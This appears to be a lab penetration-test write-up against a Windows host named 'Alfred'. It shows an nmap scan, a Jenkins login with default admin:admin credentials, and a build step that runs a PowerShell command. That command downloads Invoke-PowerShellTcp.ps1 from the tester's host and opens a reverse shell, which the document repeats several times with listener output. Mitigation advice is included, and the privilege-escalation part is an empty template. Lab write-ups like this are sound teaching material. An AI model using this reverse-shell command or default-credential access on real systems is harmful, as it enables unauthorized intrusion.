

Attack Narrative

Reconnaissance (TA0043)

We are going to do a basic scan with `Nmap` to see the surface of our target and what services might be availed to enumerate.

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA  
full 10.10.123.88 --script=firewall-bypass --min-rate  
5000
```



```
PORT      STATE SERVICE      REASON          VERSION  
80/tcp    open  tcpwrapped  syn-ack ttl 125  
|_http-server-header: Microsoft-IIS/7.5  
3389/tcp  open  tcpwrapped  syn-ack ttl 125  
8080/tcp  open  tcpwrapped  syn-ack ttl 125  
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
```

```
PORT      STATE SERVICE      REASON          VERSION  
80/tcp    open  tcpwrapped  syn-ack ttl 125  
|_http-server-header: Microsoft-IIS/7.5  
3389/tcp  open  tcpwrapped  syn-ack ttl 125  
8080/tcp  open  tcpwrapped  syn-ack ttl 125  
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
```

We see from the Nmap scan there is a website on default ports 80 and 8080. We also see the famous RDP port 3389 showing up. Let start with port 80

Port 80

From the Nmap scan we know there is a landing page of some sort. Lets check it out.




RIP Bruce Wayne

Donations to **alfred@wayneenterprises.com** are greatly appreciated.

Nice, we have a username and what appears to be a domain. Let's keep poking around

PORT 8080

Look like an jenkins CMS. Lets see if we can get in



Welcome to Jenkins!

Sign in

☐ Keep me signed in

For some reason there is a weak password set here.

`admin:admin`. This is how we logged into the CMS

#jenkins

10.10.123.88:8080

For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks...

Jenkins

Jenkins

New Item

People

Build History

Manage Jenkins

My Views

Lockable Resources

Credentials

New View

All

+

S	W	Name ↓	Last Success	Last Failure
		project	3 yr 3 mo - #1	N/A

Icon: [S](#) [M](#) [L](#)

New Item>Freestyle Project>Build>Choose:Execute Windows batch command

Build

Execute Windows batch command

Command

whoami

See [the list of available environment variables](#)

Add build step

Post-build Actions

Add post-build action

Save

Apply

We build the project and see if we get the command back to validate if we have command execution on

target.

 [Back to Project](#)

 [Status](#)

 [Changes](#)

 **Console Output**

 [View as plain text](#)

 [Edit Build Information](#)

 [Delete build '#1'](#)

Console Output

Started by user [admin](#)

Running as SYSTEM

Building in workspace C:\Program Files (x86)\Jenkins\workspace\evil

[evil] \$ cmd /c call C:\Users\bruce\AppData\Local\Temp\jenkins8238763237593436886.bat


C:\Program Files (x86)\Jenkins\workspace\evil>whoami
alfred\bruce

C:\Program Files (x86)\Jenkins\workspace\evil>exit 0
Finished: SUCCESS

```
powershell iex (New-Object  
Net.WebClient).DownloadString('http://10.6.43.104:80/Invoke-  
PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -  
IPAddress 10.6.43.104 -Port 4444
```

We update our command to a reverse shell via powershell.

Build

 **Execute Windows batch command**

Command

powershell iex (New-Object
Net.WebClient).DownloadString('http://10.6.43.104:80/Invoke-
PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress
10.6.43.104 -Port 4444

[See the list of available environment variables](#)

Advanced...

We set up a script that will be grabbed by our target and then executed. Once executed we have it

connect back to us

```
Invoke-PowerShellTcp.ps1

(kali㉿kali)-[~/Desktop/test/Exploit]
$ updog -p80
[+] Serving /home/kali/Desktop/test/Exploit...
WARNING: This is a development server. Do not use it in a production deployment
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:80
* Running on http://192.168.202.128:80
Press CTRL+C to quit
10.10.123.88 - - [20/Feb/2023 01:32:42] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1"

```

3 files to edit

```
(kali㉿kali)-[~/Desktop/test/Scan]
$ sudo rlwrap nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.6.43.104] from (UNKNOWN) [10.10.123.88] 49343
Windows PowerShell running as user bruce on ALFRED
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Program Files (x86)\Jenkins\workspace\evil>
```

Configure

Rename

Build History

find

#5	Feb 20, 2023 6:32 AM
#4	Feb 20, 2023 6:29 AM
#3	Feb 20, 2023 6:27 AM
#2	Feb 20, 2023 6:25 AM
#1	Feb 20, 2023 6:13 AM

Project evil

Workspace

Recent Changes

Initial Foot hold & Execution (TA0001-2)

OSWAP 10 as #A01 & #A03 & #A05 & #A07

Type of Exploit: #jenkins

This was straight forward. We followed our Nmap scan and that showed us a website being hosted on two ports. The Jenkins CMS seems to be one of the two that is being hosted by the target. The Admin login page was availed to use and we used default credentials to log in to the CMS system. From there we leverage a feature in the CMS Jenkins to issue system commands to our target. With these access and ability we leverage them together to have Jenkins grab a reverse shell on our system and execute on there system to give us a reverse shell as a lower lever user Alfred.

POC

```
powershell iex (New-Object
Net.WebClient).DownloadString('http://10.6.43.104:80/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -
IPAddress 10.6.43.104 -Port 4444
```

We update our command to a reverse shell via powershell.

Build

Execute Windows batch command

Command

```
powershell iex (New-Object  
Net.WebClient).DownloadString('http://10.6.43.104:80/Invoke-  
PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress  
10.6.43.104 -Port 4444
```

See [the list of available environment variables](#)

Advanced...

We set up a script that will be grabbed by our target and then executed. Once executed we have it connect back to us

```
Invoke-PowerShellTcp.ps1

(kali㉿kali)-[~/Desktop/test/Exploit]
$ updog -p80
[+] Serving /home/kali/Desktop/test/Exploit...
WARNING: This is a development server. Do not use it in a production deployment
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:80
* Running on http://192.168.202.128:80
Press CTRL+C to quit
10.10.123.88 - - [20/Feb/2023 01:32:42] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1"
3 files to edit

(kali㉿kali)-[~/Desktop/test/Scan]
$ sudo rlwrap nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.6.43.104] from (UNKNOWN) [10.10.123.88] 49343
Windows PowerShell running as user bruce on ALFRED
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Program Files (x86)\Jenkins\workspace\evil>
```

Configure
Rename

Build History

find	
#5	Feb 20, 2023 6:32 AM
#4	Feb 20, 2023 6:29 AM
#3	Feb 20, 2023 6:27 AM
#2	Feb 20, 2023 6:25 AM
#1	Feb 20, 2023 6:13 AM

Project evil

Workspace
Recent Changes

MITIGATION (default password)

Having a weak password policy or none at all can make your accounts and systems vulnerable to cyberattacks, as weak passwords can be easily guessed or hacked. To defend against weak password policies, consider the following steps:

1. Use strong passwords: Even if your organization has a weak password policy, you can still protect yourself by using strong passwords that are not easily guessed. Use a combination of upper and lowercase letters, numbers, and special characters.
2. Enable two-factor authentication: Two-factor authentication (2FA) adds an extra layer of security to your accounts. With 2FA, you will need to provide an additional piece of information, such as a code sent to your phone or a fingerprint, to access your account.
3. Educate users: Educate yourself and other users in your organization about the importance of strong passwords and the risks associated with weak passwords. Encourage them to use unique passwords for each account and to change them regularly.

MITIGATION (default password)

4. Use password managers: Password managers can help you generate and store strong, unique passwords for each account. They can also autofill your passwords for you, making it easier to use strong passwords.
5. Advocate for stronger password policies: If you are in a position of influence, advocate for stronger password policies in your organization. This could include requiring users to use strong passwords, implementing password expiration policies, and enforcing password complexity requirements.

By following these steps, you can better defend yourself against weak password policies and reduce the risk of cyberattacks.

MITIGATION (Command Injection)

Command injection is a type of attack where an attacker injects malicious commands into a vulnerable application, allowing them to execute arbitrary commands on the underlying system. To defend against command injection, consider the following steps:

1. Input validation: Validate and sanitize all user input to ensure that it does not contain any unexpected characters or commands. This can be done through a combination of client-side validation and server-side validation.
2. Use parameterized queries: Use parameterized queries in your application code to ensure that user input is treated as data rather than code. This can help prevent command injection attacks by ensuring that user input is not interpreted as commands.

MITIGATION (Command Injection)

3. Use least privilege: Limit the permissions of the application and the user running the application to the minimum necessary to perform its functions. This can help limit the damage that an attacker can do if they are able to execute commands on the system.
4. Use security tools: Use security tools such as web application firewalls (WAFs) and intrusion detection systems (IDSs) to monitor your application for suspicious activity and block known attack patterns.
5. Regularly update your application: Keep your application and all its dependencies up to date with the latest security patches and updates. Vulnerabilities in third-party libraries and frameworks can be exploited to execute command injection attacks.

alfred (10.10.173.163)

Username:Password

n/a

Screenshot Proof of user

```
PS C:\Users\bruce\Desktop> type user.txt
```

```
79007a09481963edf2e1321abd9ae2a0
```

```
PS C:\Users\bruce\Desktop> whoami
```

```
alfred\bruce
```

```
PS C:\Users\bruce\Desktop> hostname
```

```
alfred
```

```
PS C:\Users\bruce\Desktop> ipconfig
```

Windows IP Configuration

Ethernet adapter Local Area Connection 2:

```
Connection-specific DNS Suffix  . : eu-west-1.compute.internal
Link-local IPv6 Address . . . . . : fe80::15cd:43ec:34f6:6326%13
IPv4 Address. . . . . : 10.10.173.163
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . : 10.10.0.1
```

Tunnel adapter isatap.eu-west-1.compute.internal:

```
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix  . : eu-west-1.compute.internal
```

```
PS C:\Users\bruce\Desktop>
```

Privilege Escalation (TA0004)

Explain PE technique (#LPE-00 or #WPE-00 #ADPE-00)

Explain Scenario

POC commands

POC Image

Proof of User

MITIGATION

MITIGATION ONE

- Explain Mitigation
 - Reference CWE,CVE

Privilege Escalation (TA0004)

Explain PE technique (#LPE-00 or #WPE-00 #ADPE-00)

Explain Scenario

POC commands

POC Image

Proof of User

MITIGATION

MITIGATION ONE

- Explain Mitigation
 - Reference CWE,CVE

